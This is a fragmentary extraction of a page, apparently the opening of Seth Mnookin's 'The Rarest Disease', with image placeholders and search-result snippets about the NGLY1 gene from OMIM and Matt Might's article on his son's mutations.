
www.omim.org/610661 - OMIM : Online Mendelian...

Jun 12, 2013 - (2000) identified several homologs of yeast Png1, including human **NGLY1**. In yeast, Png1 was expressed in both the cytoplasm and nucleus.


[**Hunting down my son's killer - Matt Might**](#)

matt.might.net/articles/my-sons-killer/ -

We discovered that my son inherited two different (thus-far-unique) mutations in the same gene--the **NGLY1** gene--which encodes the enzyme N-glycanase 1.







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
THE RAREST DISEASE



BY SETH MNOOKIN




